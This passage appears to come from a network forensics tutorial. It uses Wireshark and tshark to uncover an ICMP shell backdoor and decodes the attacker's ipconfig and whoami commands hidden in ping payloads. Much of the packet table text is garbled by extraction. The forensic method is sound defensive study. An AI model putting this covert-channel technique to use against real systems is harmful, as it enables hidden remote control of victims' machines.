| 192.168.153.2 | 192.168.153.129 | 9 | 990 | 0 | 0 | 9 | 990 | 35.352388 | 12.1374 | 0 | |
| 123.108.200.124 | 192.168.153.130 | 8 | 720 | 4 | 360 | 4 | 360 | 15.671233 | 96.8116 | 29 | |
| 192.168.153.1 | 192.168.153.255 | 4 | 700 | 4 | 700 | 0 | 0 | 25.204892 | 90.1574 | 62 | |
| 192.168.153.1 | 239.255.255.250 | 4 | 860 | 4 | 860 | 0 | 0 | 71.792210 | 3.0036 | 2290 | |

We can see that both IPs are communicating. However, the strange thing is that the only traffic exchanged between these two is ICMP traffic. Using the filter as icmp.type == 8 displays that there are 510 ICMP echo requests sent from 192.168.153.129 to 192.168.153.130:

| , icm | p.type == 8 | | | | | | | | | |
|---|---------------------|-----------------------------|-------------------------------|-----------------|---------------|---------------------------|-------------|--------------------|---------|---------------|
| Title: | итс | т | ype: UTC date, as YYYY/DOY, a | and time | s: Enter a fi | eld | | | | Occurren |
| No. | Time | New Column | Source | Destination | Protocol | Length Info | | | | |
| * | 1 0.000000 | 2019/018 17:59:34.149459 | 192.168.153.129 | 192.168.153.130 | ICMP | 42 Echo (ping) requ | st id=0x00 | 01, seq=837/17667, | ttl=255 | (reply in 2) |
| | 3 0.203741 | 2019/018 17:59:34.353200 | 192.168.153.129 | 192.168.153.130 | ICMP | 42 Echo (ping) requ | st id=0x00 | 01, seq=838/17923, | ttl=255 | (reply in 4) |
| | 5 0.407209 | 2019/018 17:59:34.556668 | 192.168.153.129 | 192.168.153.130 | ICMP | 42 Echo (ping) requ | st id=0x00 | 01, seq=839/18179, | ttl=255 | (reply in 6) |
| | 7 0.610633 | 2019/018 17:59:34.760092 | 192.168.153.129 | 192.168.153.130 | ICMP | 42 Echo (ping) requ | st id=0x00 | 01, seq=840/18435, | ttl=255 | (reply in 8) |
| | 9 0.813885 | 2019/018 17:59:34.963344 | 192.168.153.129 | 192.168.153.130 | ICMP | 42 Echo (ping) requ | st id=0x00 | 01, seq=841/18691, | ttl=255 | (reply in 10) |
| | 11 1.017479 | 2019/018 17:59:35.166938 | 192.168.153.129 | 192.168.153.130 | ICMP | 42 Echo (ping) requ | st id=0x00 | 01, seq=842/18947, | tt1=255 | (reply in 12) |
| | 13 1.220127 | 2019/018 17:59:35.369586 | 192.168.153.129 | 192.168.153.130 | ICMP | 42 Echo (ping) requ | st id=0x00 | 01, seq=843/19203, | ttl=255 | (reply in 14) |
| | 15 1.423924 | 2019/018 17:59:35.573383 | 192.168.153.129 | 192.168.153.130 | ICMP | 42 Echo (ping) requ | | | | |
| | 17 1.626997 | 2019/018 17:59:35.776456 | 192.168.153.129 | 192.168.153.130 | ICMP | 42 Echo (ping) requ | st id=0x00 | 01, seq=845/19715, | ttl=255 | (reply in 18) |
| | 19 1.829713 | 2019/018 17:59:35.979172 | 192.168.153.129 | 192.168.153.130 | ICMP | 42 Echo (ping) requ | st id=0x00 | 01, seq=846/19971, | ttl=255 | (reply in 20) |
| | 21 2.034201 | 2019/018 17:59:36.183660 | 192.168.153.129 | 192.168.153.130 | ICMP | 42 Echo (ping) requ | st id=0x00 | 01, seq=847/20227, | ttl=255 | (reply in 22) |
| | 23 2.236662 | 2019/018 17:59:36.386121 | 192.168.153.129 | 192.168.153.130 | ICMP | 42 Echo (ping) requ | st id=0x00 | 01, seq=848/20483, | ttl=255 | (reply in 24) |
| | 25 2.440852 | 2019/018 17:59:36.590311 | 192.168.153.129 | 192.168.153.130 | ICMP | 42 Echo (ping) requ | st id=0x00 | 01, seq=849/20739, | ttl=255 | (reply in 26) |
| | 27 2.644565 | 2019/018 17:59:36.794024 | 192.168.153.129 | 192.168.153.130 | ICMP | 42 Echo (ping) requ | st id=0x00 | 01, seq=850/20995, | ttl=255 | (reply in 28) |
| | 29 2.847038 | 2019/018 17:59:36.996497 | 192.168.153.129 | 192.168.153.130 | ICMP | 42 Echo (ping) requ | st id=0x00 | 01, seq=851/21251, | ttl=255 | (reply in 30) |
| | 31 3.050522 | 2019/018 17:59:37.199981 | 192.168.153.129 | 192.168.153.130 | ICMP | 42 Echo (ping) requ | st id=0x00 | 01, seq=852/21507, | tt1=255 | (reply in 32) |
| | 33 3.253167 | 2019/018 17:59:37.402626 | 192.168.153.129 | 192.168.153.130 | ICMP | 42 Echo (ping) requ | st id=0x00 | 01, seq=853/21763, | tt1=255 | (reply in 34) |
| | 35 3.457176 | 2019/018 17:59:37.606635 | 192.168.153.129 | 192.168.153.130 | ICMP | 42 Echo (ping) requ | st id=0x00 | 01, seq=854/22019, | ttl=255 | (reply in 36) |
| | 37 3.660418 | 2019/018 17:59:37.809877 | 192.168.153.129 | 192.168.153.130 | ICMP | 42 Echo (ping) requ | st id=0x00 | 01, seq=855/22275, | ttl=255 | (reply in 38) |
| | 39 3.863823 | 2019/018 17:59:38.013282 | 192.168.153.129 | 192.168.153.130 | ICMP | 42 Echo (ping) requ | st id=0x00 | 01, seq=856/22531, | ttl=255 | (reply in 40) |
| | 41 4.067382 | 2019/018 17:59:38.216841 | 192.168.153.129 | 192.168.153.130 | ICMP | 42 Echo (ping) requ | st id=0x00 | 01, seq=857/22787, | ttl=255 | (reply in 42) |
| | 43 4.270176 | 2019/018 17:59:38.419635 | 192.168.153.129 | 192.168.153.130 | ICMP | 42 Echo (ping) requ | st id=0x00 | 01, seq=858/23043, | ttl=255 | (reply in 44) |
| < | | | | | | | | | | |
| | | eader Length: 20 bytes (5) | | | | | | | | |
| > | | d Services Field: 0x00 (DSC | P: CS0, ECN: Not-ECT) |) | | | | | | |
| | Total Length: | | | | | | | | | |
| | | n: 0x3a03 (14851) | | | | | | | | |
| > | Flags: 0x0000 | | | | | | | | | |
| Time to live: 255 | | | | | | | | | | |
| Dasteral- TCMD (1) | | | | | | | | | | |
| 0000 00 0c 29 d8 3c 42 00 0c 29 1f 85 33 08 00 45 00 ··)-(8-)··3E- 0010 00 1c 3a 03 00 00 0f f0 1 d d8 8c 0a 89 98 1c 0a 8 ··) | | | | | | | | | | |
| | | f4 b9 00 01 03 45 | 81 CU 88 | | | | | | | |
| 0020 | 99 02 08 00 1 | 14 09 00 01 03 45 | ••••• | · C | | | | | | |
| | | | | | | | | | | |
| 0 2 | Type (icmp.type), 1 | L byte | | | | Packets: 1087 · Displayed | 510 (46.9%) | | | Profile: Def |
| | | | | | | | | | | |

Let's see the number of replies by setting the icmp.type == 0 as follows:

| , IC | mp.type == 0 | | | | | | | | | | |
|------------|---------------------|--|-----------------------------|--|----------------|---------------------------|---------------|----------------|---------|---------|------------------|
| Title | e: UTC | т | ype: UTC date, as YYYY/DOY, | and time | s: Enter a fie | ild | | | | | Occurrence: |
| No. | Time | New Column | Source | Destination | Protocol | Length Info | | | | | |
| - | 2 0.001713 | 2019/018 17:59:34.151172 | 192.168.153.130 | 192.168.153.129 | ICMP | 60 Echo (ping) reply | id=0x0001, | seq=837/17667, | tt1=255 | (reques | t in 1) |
| | 4 0.205084 | 2019/018 17:59:34.354543 | 192.168.153.130 | 192.168.153.129 | ICMP | 60 Echo (ping) reply | id=0x0001 | seq=838/17923, | tt1=255 | (reques | t in 3) |
| | 6 0.408721 | 2019/018 17:59:34.558180 | 192.168.153.130 | 192.168.153.129 | ICMP | 60 Echo (ping) reply | id=0x0001 | seq=839/18179, | ttl=255 | (reques | t in 5) |
| | 8 0.612320 | 2019/018 17:59:34.761779 | 192.168.153.130 | 192.168.153.129 | ICMP | 60 Echo (ping) reply | id=0x0001 | seq=840/18435, | ttl=255 | (reques | t in 7) |
| | 10 0.815004 | 2019/018 17:59:34.964463 | 192.168.153.130 | 192.168.153.129 | ICMP | 60 Echo (ping) reply | id=0x0001 | seq=841/18691, | ttl=255 | (reques | t in 9) |
| | 12 1.019101 | 2019/018 17:59:35.168560 | 192.168.153.130 | 192.168.153.129 | ICMP | 60 Echo (ping) reply | id=0x0001 | seq=842/18947, | ttl=255 | (reques | t in 11) |
| | 14 1.220811 | 2019/018 17:59:35.370270 | 192.168.153.130 | 192.168.153.129 | ICMP | 60 Echo (ping) reply | id=0x0001, | seq=843/19203, | ttl=255 | (reques | t in 13) |
| | 16 1.425021 | 2019/018 17:59:35.574480 | 192.168.153.130 | 192.168.153.129 | ICMP | 60 Echo (ping) reply | id=0x0001, | seq=844/19459, | ttl=255 | (reques | t in 15) |
| | 18 1.628103 | 2019/018 17:59:35.777562 | 192.168.153.130 | 192.168.153.129 | ICMP | 60 Echo (ping) reply | id=0x0001, | seq=845/19715, | ttl=255 | (reques | t in 17) |
| | 20 1.830889 | 2019/018 17:59:35.980348 | 192.168.153.130 | 192.168.153.129 | ICMP | 60 Echo (ping) reply | id=0x0001, | seq=846/19971, | tt1=255 | (reques | t in 19) |
| | 22 2.035397 | 2019/018 17:59:36.184856 | 192.168.153.130 | 192.168.153.129 | ICMP | 60 Echo (ping) reply | id=0x0001, | seq=847/20227, | tt1=255 | (reques | t in 21) |
| | 24 2.237226 | 2019/018 17:59:36.386685 | 192.168.153.130 | 192.168.153.129 | ICMP | 60 Echo (ping) reply | id=0x0001, | seq=848/20483, | ttl=255 | (reques | t in 23) |
| | 26 2.442589 | 2019/018 17:59:36.592048 | 192.168.153.130 | 192.168.153.129 | ICMP | 60 Echo (ping) reply | id=0x0001, | seq=849/20739, | ttl=255 | (reques | t in 25) |
| | 28 2.646046 | 2019/018 17:59:36.795505 | 192.168.153.130 | 192.168.153.129 | ICMP | 60 Echo (ping) reply | id=0x0001, | seq=850/20995, | ttl=255 | (reques | t in 27) |
| | 30 2.849068 | 2019/018 17:59:36.998527 | 192.168.153.130 | 192.168.153.129 | ICMP | 60 Echo (ping) reply | id=0x0001, | seq=851/21251, | ttl=255 | (reques | t in 29) |
| | 32 3.051616 | 2019/018 17:59:37.201075 | 192.168.153.130 | 192.168.153.129 | ICMP | 60 Echo (ping) reply | id=0x0001, | seq=852/21507, | ttl=255 | (reques | t in 31) |
| | 34 3.253709 | 2019/018 17:59:37.403168 | 192.168.153.130 | 192.168.153.129 | ICMP | 60 Echo (ping) reply | id=0x0001, | seq=853/21763, | ttl=255 | (reques | t in 33) |
| | 36 3.458814 | 2019/018 17:59:37.608273 | 192.168.153.130 | 192.168.153.129 | ICMP | 60 Echo (ping) reply | id=0x0001, | seq=854/22019, | ttl=255 | (reques | t in 35) |
| | 38 3.662052 | 2019/018 17:59:37.811511 | 192.168.153.130 | 192.168.153.129 | ICMP | 60 Echo (ping) reply | id=0x0001, | seq=855/22275, | ttl=255 | (reques | t in 37) |
| | 40 3.865550 | 2019/018 17:59:38.015009 | 192.168.153.130 | 192.168.153.129 | ICMP | 60 Echo (ping) reply | id=0x0001, | seq=856/22531, | ttl=255 | (reques | t in 39) |
| | 42 4.068940 | 2019/018 17:59:38.218399 | 192.168.153.130 | 192.168.153.129 | ICMP | 60 Echo (ping) reply | id=0x0001, | seq=857/22787, | ttl=255 | (reques | t in 41) |
| | 44 4.270804 | 2019/018 17:59:38.420263 | 192.168.153.130 | 192.168.153.129 | ICMP | 60 Echo (ping) reply | id=0x0001, | seq=858/23043, | ttl=255 | (reques | t in 43) |
| < | | | | | | | | | | | |
| | | um: 0xf124 [validation disa | bled] | | | | | | | | |
| | [Header checks | sum status: Unverified] | | | | | | | | | |
| | Source: 192.16 | 58.153.130 | | | | | | | | | |
| | Destination: 1 | 192.168.153.129 | | | | | | | | | |
| ~ | | Message Protocol | | | | | | | | | |
| | Type: 0 (Echo | (ping) reply) | | | | | | | | | |
| | Codo: A | | | | | | | | | | |
| 000 | | 85 33 00 0c 29 d8 3c 42 08 | |) · <b e="" td="" ·="" ·<=""><td></td><td></td><td></td><td></td><td></td><td></td><td></td> | | | | | | | |
| 00: 00: | | 00 00 ff 01 f1 24 c0 a8 99 fc b9 00 01 03 45 00 00 00 | | • E • • • • • | | | | | | | |
| | | 10 00 00 00 00 00 00 00 00 00 | 00 00 00 | | | | | | | | |
| 00. | | | | | | | | | | | |
| 0 | Type (icmp.type), 1 | l hvte | | | | Packets: 1087 Displayed | 508 (46,7%) | | | | Profile: Default |
| - | | | | | | i devela. 1007 Dispidyed. | 500 (1017 /0) | | | | rome. Derdun |
| | | | | | | | | | | | |

We can see that the number of replies is almost equal to the number of requests—Strange! Someone would never send out that amount of ping requests intentionally—unless they are conducting a DOS attack. However, carrying out a **ping of death** or Ping DoS will require a significantly higher number of packets.



A ping DoS would require more packets, but a ping of death might only require one on a vulnerable system.

There is something wrong with this. Let's investigate the packets:

| No. | Time | New Column | Source | Destination | Protocol | Length Info | | | | |
|-----|----------------------------|-------------------------------------|---|-----------------|-----------|--------------------|------------------|----------------|---------------------------------------|--|
| | 145 14.641623 | 2019/018 17:59:48.791082 | 192.168.153.129 | 192.168.153.130 | ICMP | | equest id-0x0001 | seq-000/36000 | ttl=255 (reply in 146) | |
| | 146 14.643181 | 2019/018 17:59:48.791082 | 192.168.153.130 | 192.168.153.129 | ICMP | 60 Echo (ping) re | | | ttl=255 (request in 145) | |
| | 147 14.845338 | 2019/018 17:59:48.994797 | | 192.168.153.130 | ICMP | | | | ttl=255 (reply in 148) | |
| | 147 14.845558 | 2019/018 17:59:48.994797 | | 192.168.153.150 | ICMP | 60 Echo (ping) re | | | | |
| | | | | | | | | | ttl=255 (request in 147) | |
| | 149 15.047360 | 2019/018 17:59:49.196819 | | 192.168.153.130 | ICMP | | | | ttl=255 (no response found!) | |
| | 150 15.048514 | 2019/018 17:59:49.197973 | 192.168.153.130 | 192.168.153.129 | ICMP | 60 Echo (ping) re | | seq=911/36611, | | |
| | 151 15.251289 | 2019/018 17:59:49.400748 | 192.168.153.129 | 192.168.153.130 | ICMP | | | | ttl=255 (no response found!) | |
| | 152 15.251935 | 2019/018 17:59:49.401394 | 192.168.153.130 | 192.168.153.129 | ICMP | 60 Echo (ping) re | | seq=912/36867, | | |
| < | 153 15 /55926 | 2010/018 17-50-/0 605385 | 107 168 153 170 | 192 168 153 130 | TCMP | 106 Echo (ning) re | equest id-0v0001 | sen-013/37173 | ++1-255 (no response found1) | |
| ` | | | | | | | | | | |
| | | c: Vmware_1f:85:33 (00:0c:29 | | | :29:d8:30 | ::42) | | | | |
| ΥI | | ol Version 4, Src: 192.168.1 | 53.129, Dst: 192.168. | 153.130 | | | | | | |
| | 0100 = \ | | | | | | | | | |
| | | Header Length: 20 bytes (5) | | | | | | | | |
| 2 | | ed Services Field: 0x00 (DSC | P: CS0, ECN: Not-ECT) | | | | | | | |
| | Total Length | | | | | | | | | |
| | Identificatio | on: 0x3a4d (14925) | | | | | | | | |
| 3 | Flags: 0x0000 | 3 | | | | | | | | |
| | Time to live: | : 255 | | | | | | | | |
| | Protocol: ICMP (1) | | | | | | | | | |
| | Header checks | sum: 0xcd3e [validation disa | bled] | | | | | | | |
| | [Header check | <pre>csum status: Unverified]</pre> | | | | | | | | |
| | Source: 192.1 | 168.153.129 | | | | | | | | |
| | Destination: | 192.168.153.130 | | | | | | | | |
| ~ I | nternet Contro | l Message Protocol | | | | | | | | |
| - | | (ping) request) | | | | | | | | |
| | Code: 0 | | | | | | | | | |
| | | f46f [correct] | | | | | | | | |
| | [Checksum Sta | | | | | | | | | |
| | | 3E): 1 (0x0001) | | | | | | | | |
| | | LE): 256 (0x0100) | | | | | | | | |
| | | per (BE): 911 (0x038f) | | | | | | | | |
| | | per (LE): 36611 (0x8f03) | | | | | | | | |
| | [No response | | | | | | | | | |
| Ĺ | Luo response | seeing | | | | | | | | |
| 000 | 00 0c 29 d8 | 3c 42 00 0c 29 1f 85 33 08 | 00 45 00 ···)· <b··< td=""><td>) 3 E -</td><td></td><td></td><td></td><td></td><td></td></b··<> |) 3 E - | | | | | | |
| 001 | | 00 00 ff 01 cd 3e c0 a8 99 | 81 c0 a8 ···:M····· | · >· · · · · · | | | | | | |
| 002 | 0 99 82 <mark>08</mark> 00 | f4 6f 00 01 03 8f | ···· | | | | | | | |
| | | | | | | | | | | |
| 0 | Type (icmp.type), | 1 byte | | | | | | Pac | kets: 1087 · Displayed: 1087 (100.0%) | |
| | | | | | | | | | | |

Everything seems fine until we reach packet number 149, to which no response was received from the target. The next packet, number 150, contains something of interest:

| | | | | | _ | | | | | | |
|------------|--|---|---------------------------------|----------------------------|---------------|--------------------|---------------|--------------------|-----------------|-------------------------|--|
| Title: | | | ype: UTC date, as YYYY/DOY, and | | Enter a field | | | | | Occurrence: | |
| No. | Time New Co | | Source | Destination | | Length Info | | | | | |
| | | 018 17:59:48.589680 | 192.168.153.130 | 192.168.153.129 | ICMP | 60 Echo (ping) re | | 001, seq=908/35843 | | | |
| | | 018 17:59:48.791082 | 192.168.153.129 | 192.168.153.130 | ICMP | 42 Echo (ping) re | | | | | |
| | | 018 17:59:48.792640 | 192.168.153.130 | 192.168.153.129 | ICMP | 60 Echo (ping) re | | 001, seq=909/36099 | | | |
| | | 018 17:59:48.994797 | | 192.168.153.130 | ICMP | 42 Echo (ping) re | | | | | |
| | | | 192.168.153.130 | 192.168.153.129 | ICMP | 60 Echo (ping) re | | 001, seq=910/36355 | | | |
| 1 | 49 15.047360 2019/ | 018 17:59:49.196819 | 192.168.153.129 | 192.168.153.130 | ICMP | 42 Echo (ping) re | quest id=0x00 | 001, seq=911/36611 | , ttl=255 | (no response found!) | |
| | | 018 17:59:49.197973 | | 192.168.153.129 | ICMP | 60 Echo (ping) re | | 001, seq=911/36611 | | | |
| | | 018 17:59:49.400748 | | 192.168.153.130 | ICMP | | | | | (no response found!) | |
| 1 | 52 15.251935 2019/ | 018 17:59:49.401394 | 192.168.153.130 | 192.168.153.129 | ICMP | 60 Echo (ping) re | | 001, seq=912/36867 | | | |
| | | 018 17:59:49.605385 | 192.168.153.129 | 192.168.153.130 | ICMP | | | | | (no response found!) | |
| 1 | 54 15.457487 2019/ | 018 17:59:49.606946 | 192.168.153.130 | 192.168.153.129 | ICMP | 60 Echo (ping) re | | 001, seq=913/37123 | | | |
| 1 | 55 15.658609 2019/ | 018 17:59:49.808068 | 192.168.153.129 | 192.168.153.130 | ICMP | 106 Echo (ping) re | | | | (no response found!) | |
| 1 | 56 15.660704 2019/ | 018 17:59:49.810163 | 192.168.153.130 | 192.168.153.129 | ICMP | 60 Echo (ping) re | ply id=0x00 | 001, seq=914/37379 | , ttl=255 | | |
| < | | | | | | | | | | | |
| > ~ Int | Identification: 0x42 Flags: 0x0000 Time to live: 255 Protocol: 1UPM (1) Header checksum: 0x6 Uheader checksum sta Source: 192.168.153. Destination: 192.168 Destination: 192.168 Code: 0 Checksum: 0xddc2 [co Checksum: 0xd | 96d [validation disat tus: Unverified] 130 153.129 te Protocol reply) rrect] od] &x0001) (0x0100 (0x0100) : 911 (0x0876) : 36611 (0x8f03) | bled] | | | | | | | | |
| | | | | | | | | | | | |
| 0020 | | f 01 e9 6d c0 a8 99 0 01 03 8f <mark>69 70 63</mark> 0 00 00 00 00 00 | | ipconf | | | | | | | |
| 0 7 | Data (data.data), 9 bytes | | | | | | | Pa | ckets: 1087 · D | isplayed: 1087 (100.0%) | |

Packet 150 contains <code>ipconfig</code> in the data segment. Hmm.. this is awkward! Let's investigate further:

| Titl | e: UTC | Т | ype: UTC date, as YYYY/DOY, a | and time 🔹 Field | s: Enter a f | ield | | Occurrence: |
|-------------|--|--|---|--------------------|--------------|------------------------|-------------------------------------|---------------------|
| No. | Time | New Column | Source | Destination | Protocol | Length Info | | |
| | 179 17.895091 | 2019/018 17:59:52.044550 | 192.168.153.129 | 192.168.153.130 | ICMP | | id=0x0001, seq=925/40195, ttl=255 (| no response found!) |
| | 180 17.896776 | 2019/018 17:59:52.046235 | 192.168.153.130 | 192.168.153.129 | ICMP | 60 Echo (ping) reply | id=0x0001, seq=925/40195, ttl=255 | |
| | 181 18.099631 | 2019/018 17:59:52.249090 | 192.168.153.129 | 192.168.153.130 | ICMP | | id=0x0001, seq=926/40451, ttl=255 (| |
| | 182 18.101375 | 2019/018 17:59:52.250834 | 192.168.153.130 | 192.168.153.129 | ICMP | 60 Echo (ping) reply | id=0x0001, seq=926/40451, ttl=255 (| |
| | 183 18.301425 | 2019/018 17:59:52.450884 | 192.168.153.129 | 192.168.153.130 | ICMP | | id=0x0001, seq=927/40707, ttl=255 (| |
| | 184 18.302458 | 2019/018 17:59:52.451917 | 192.168.153.130 | 192.168.153.129 | ICMP | 60 Echo (ping) reply | id=0x0001, seq=927/40707, ttl=255 (| |
| | 185 18.505321 | 2019/018 17:59:52.654780 | 192.168.153.129 | 192.168.153.130 | ICMP | | id=0x0001, seq=928/40963, ttl=255 (| |
| | 186 18.506901 | 2019/018 17:59:52.656360 | 192.168.153.130 | 192.168.153.129 | ICMP | 60 Echo (ping) reply | id=0x0001, seq=928/40963, ttl=255 (| |
| | 187 18.709293 | 2019/018 17:59:52.858752 | 192.168.153.129 | 192.168.153.130 | ICMP | | id=0x0001, seq=929/41219, ttl=255 (| |
| | 188 18.711024 | 2019/018 17:59:52.860483 | 192.168.153.130 | 192.168.153.129 | ICMP | 60 Echo (ping) reply | id=0x0001, seq=929/41219, ttl=255 (| |
| | 189 18.912114 | 2019/018 17:59:53.061573 | 192.168.153.129 | 192.168.153.130 | ICMP | | id=0x0001, seq=930/41475, ttl=255 (| |
| | 190 18.913337 | 2019/018 17:59:53.062796 | 192.168.153.130 | 192.168.153.129 | ICMP | 60 Echo (ping) reply | id=0x0001, seq=930/41475, ttl=255 (| |
| | 191 19.114687 | 2019/018 17:59:53.264146 | 192.168.153.129 | 192.168.153.130 | ICMP | 42 Echo (ping) request | id=0x0001, seq=931/41731, ttl=255 (| reply in 192) |
| > | Internet Protocol 0100 = VW 0101 = He > Differentiated Total Length: Identification > Flags: 0x0000 Time to live: Protocol: ICMP 00 00 0c 29 d8 3 | ader Length: 20 bytes (5) Services Field: 0x00 (DSC 48 : 0x3a5b (14939) 255 • (1) | 153.129, Dst: 192.168 P: CSØ, ECN: Not-ECT 100 45 00 ···)·<b··< li=""> </b··<> |)3E. | :29:d8:3 | (c:42) | | |
| 00 | 20 99 82 08 00 0 | 00 00 ff 01 cd 1c c0 a8 99 10 b1 00 01 03 9d 5c 55 73 78 5c 44 65 73 6b 74 6f 70 | 65 72 73 | ··\Users sktop> | | | | |


Packet number 179 has a system path in it. This is going south! The found traces denote that someone is accessing this system using an ICMP shell. The ICMP shell is a backdoor that makes use of data fields to send replies to a command sent by the attacker. Since all the requests originated from 192.168.153.129, we have our attacker. We can also see another strange thing: The ICMP packets are missing data fields, apart from the packets' ICMP backdoor packets. This gives us an edge to only focus on the packets having data, for this, we can type data as the filter:

| data | | | | | | | | | | $X \rightarrow \cdot$ | Expression |
|--------------|---|---|------------------------------|-----------------|-----------------|-------------------------|------------------------|-------------|----------------------|-----------------------|------------|
| Title: | лс | ту | pe: UTC date, as YYYY/DOY, a | nd time - Fie | Ids: Enter a fi | eld | | | Occurrence: | ОК | Cancel |
| No. | Time | New Column | Source | Destination | Protocol | Length Info | | | | | |
| 1 | 50 15.048514 | 2019/018 17:59:49.197973 | 192.168.153.130 | 192.168.153.129 | ICMP | 60 Echo (ping) reply | id=0x0001, seq=911/366 | 11, ttl=255 | | | |
| 1 | 51 15.251289 | 2019/018 17:59:49.400748 | 192.168.153.129 | 192.168.153.130 | ICMP | 106 Echo (ping) request | id=0x0001, seq=912/368 | 67, ttl=255 | (no response found!) | | |
| 1 | 53 15.455926 | 2019/018 17:59:49.605385 | 192.168.153.129 | 192.168.153.130 | ICMP | 106 Echo (ping) request | id=0x0001, seq=913/371 | 23, ttl=255 | (no response found!) | | |
| 1 | 55 15.658609 | 2019/018 17:59:49.808068 | 192.168.153.129 | 192.168.153.130 | ICMP | 106 Echo (ping) request | id=0x0001, seq=914/373 | 79, ttl=255 | (no response found!) | | |
| 1 | 59 15.861371 | 2019/018 17:59:50.010830 | 192.168.153.129 | 192.168.153.130 | ICMP | 106 Echo (ping) request | id=0x0001, seq=915/376 | 35, ttl=255 | (no response found!) | | |
| 1 | 61 16.065014 | 2019/018 17:59:50.214473 | 192.168.153.129 | 192.168.153.130 | ICMP | 106 Echo (ping) request | | | | | |
| | | 2019/018 17:59:50.417731 | | 192.168.153.130 | | 106 Echo (ping) request | | | | | |
| | | 2019/018 17:59:50.621747 | | 192.168.153.130 | | 106 Echo (ping) request | | | | | |
| | | 2019/018 17:59:50.824227 | | 192.168.153.130 | | 106 Echo (ping) request | | | | | |
| | | 2019/018 17:59:51.027995 | | 192.168.153.130 | | 106 Echo (ping) request | | | | | |
| 1 | 71 17.081864 | 2019/018 17:59:51.231323 | 192.168.153.129 | 192.168.153.130 | ICMP | 106 Echo (ping) request | id=0x0001, seq=921/391 | 71, tt1=255 | (no response found!) | | |
| < | | | | | | | | | | | > |
| > ~ | Type: 8 (Echo Code: 0 Checksum: 0xd00 [Checksum Statt Identifier (LE Sequence number Sequence number [No response si Data (20 bytes] Data: 5c557 [Length: 20] | Js: Good]): 1 (0x0001) : 256 (0x0100) (BE): 925 (0x030d) (LE): 40195 (0x9d03) een]): 16572735c417065785c4465736b | | | | | | | | | |
| 0010 0020 | 00 30 3a 5b 0 99 82 08 00 d | c 42 00 0c 29 1f 85 33 08 0 00 ff 01 cd 1c c0 a8 99 0 10 00 01 03 9d 5c 55 73 8 5c 44 65 73 6b 74 6f 70 | 81 c0 a8 0:[65 72 73 | ···\Users | | | | | | | |
| | | | | | | | | | | | |


We can see that we are only left with 17 packets out of 1,087, which can be easily traversed using Tshark. Tshark is the command-line wireless equivalent and is way better for people who love the command line. We will make use of PowerShell to run Tshark in Windows, as follows:

```
.\tshark.exe -Y data -r C:\Users\Apex\Desktop\Wire\icmp_camp.pcapng -T fields -e data
```

The preceding command runs Tshark with the -Y switch as data, which denotes the filter, -r as the path of the capture file; the -T fields denotes the field types to print, and -e denotes which fields will be printed. Additionally, more details on these optional switches can be found using man tshark ortshark -help command in Windows. Now, let's run this command as shown in the following screenshot:



We can see that we have all the data from the 17 packets in hex. Let's copy this data into Notepad++:



Notepad++ contains pre-installed plugins to convert hex into ASCII. Let's browse to the **Plugins** tab and choose **Converter** | **Hex -> ASCII**:

| i new 1 - Notepad++ | | | | | | | | | |
|---|------------------|------|--|--|--|--|--|--|--|
| File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ? | | | | | | | | | |
|] 2 2 2 2 2 2 2 2 2 2 2 2 2 2 2 2 2 2 2 | Converter | > | ASCII -> HEX | | | | | | |
| 🔚 new 1 🔀 | DSpellCheck | > | HEX -> ASCII | | | | | | |
| 1 6970636f6e6669670a | MIME Tools | > | Conversion Panel | | | | | | |
| 2 6970636f6e6669670a0d0a57696e646f777320495020436f6 | NppExport | > | Edit Configuration File e6574206164617074657220426c7565746f | | | | | | |
| 3 6f7468204e6574776f726b20436f6e6e656374696f6e3a0d0 | | > | e202e202e202e202e202e202e202e202e202e20 | | | | | | |
| 4 3a204d6564696120646973636f6e6e65637465640d0a20202 | | | Ee532053756666697820202e203a200d0a0d | | | | | | |
| | | | 003/40901003auduaudua2020204301000003/40901002d/3/000030900 | | | | | | |
| 7 202e202e203a20666538303a3a393135393a623538613a613 | 762343a656537612 | 5313 | 1310d0a2020204950763420416464726573732e202e202e202e202e202e20 | | | | | | |
| | | | 5626e6574204d61736b202e202e202e202e202e202e202e202e202e202 | | | | | | |
| | | | 5776179202e202e202e202e202e202e202e202e202e203a203139322e3136 | | | | | | |
| | 0000010021102100 | | b35414430323033342d393844302d343838442d394145332d453437373935 b202e202e202e202e202e202e202e202e203a204d6564696120646973636f6e6e | | | | | | |
| | | | D537566666697820202e203a200d0a0d0a54756e6e656c2061646170746572 | | | | | | |
| 13 206973617461702e6c6f63616c646f6d61696e3a0d0a0d0a2 | 020204d656469612 | 0537 | 374617465202e202e202e202e202e202e202e202e202e202 | | | | | | |
| | e6e656374696f6e2 | d737 | 37065636966696320444e5320537566666697820202e203a200d0a0d0a433a | | | | | | |
| 15 5c55736572735c417065785c4465736b746f703e 16 77686f616d690a | | | | | | | | | |
| 17 77686f616d690a77696e2d36666f39697274333236355c617 | 065780d0a0d0a433 | a5c5 | c55736572735c417065785c4465736b746f703e | | | | | | |
| | | | | | | | | | |
| | | | | | | | | | |

As soon as we press the Hex -> ASCII option, we will have the following:

```
new 1 🔀
   ipconfig
   ipconfig
4 Windows IP Configuration
5
6
   Ethernet adapter Bluetooth Network Connection:
8
9
     Media State . . . . . . . . . . . . Media disconnected
     Connection-specific DNS Suffix . :
12 Ethernet adapter Local Area Connection:
      Connection-specific DNS Suffix . : localdomain
14
      Link-local IPv6 Address . . . . : fe80::9159:b58a:a7b4:ee7a%11
     16
     17
     Default Gateway . . . . . . . . : 192.168.153.2
18
19
20 Tunnel adapter isatap. {5AD02034-98D0-488D-9AE3-E4779554625D}:
22 Media State . . . . . . . . . . . Media disconnected
      Connection-specific DNS Suffix . :
24
25 Tunnel adapter isatap.localdomain:
26
27
      Media State . . . . . . . . . . . . Media disconnected
      Connection-specific DNS Suffix . :
29
30 C:\Users\Apex\Desktop>whoami
31 whoami
32 win-6fo9irt3265\apex
34 C:\Users\Apex\Desktop>
```

God! Someone was running commands on the system; they ran ipconfig followed by the whoami command.

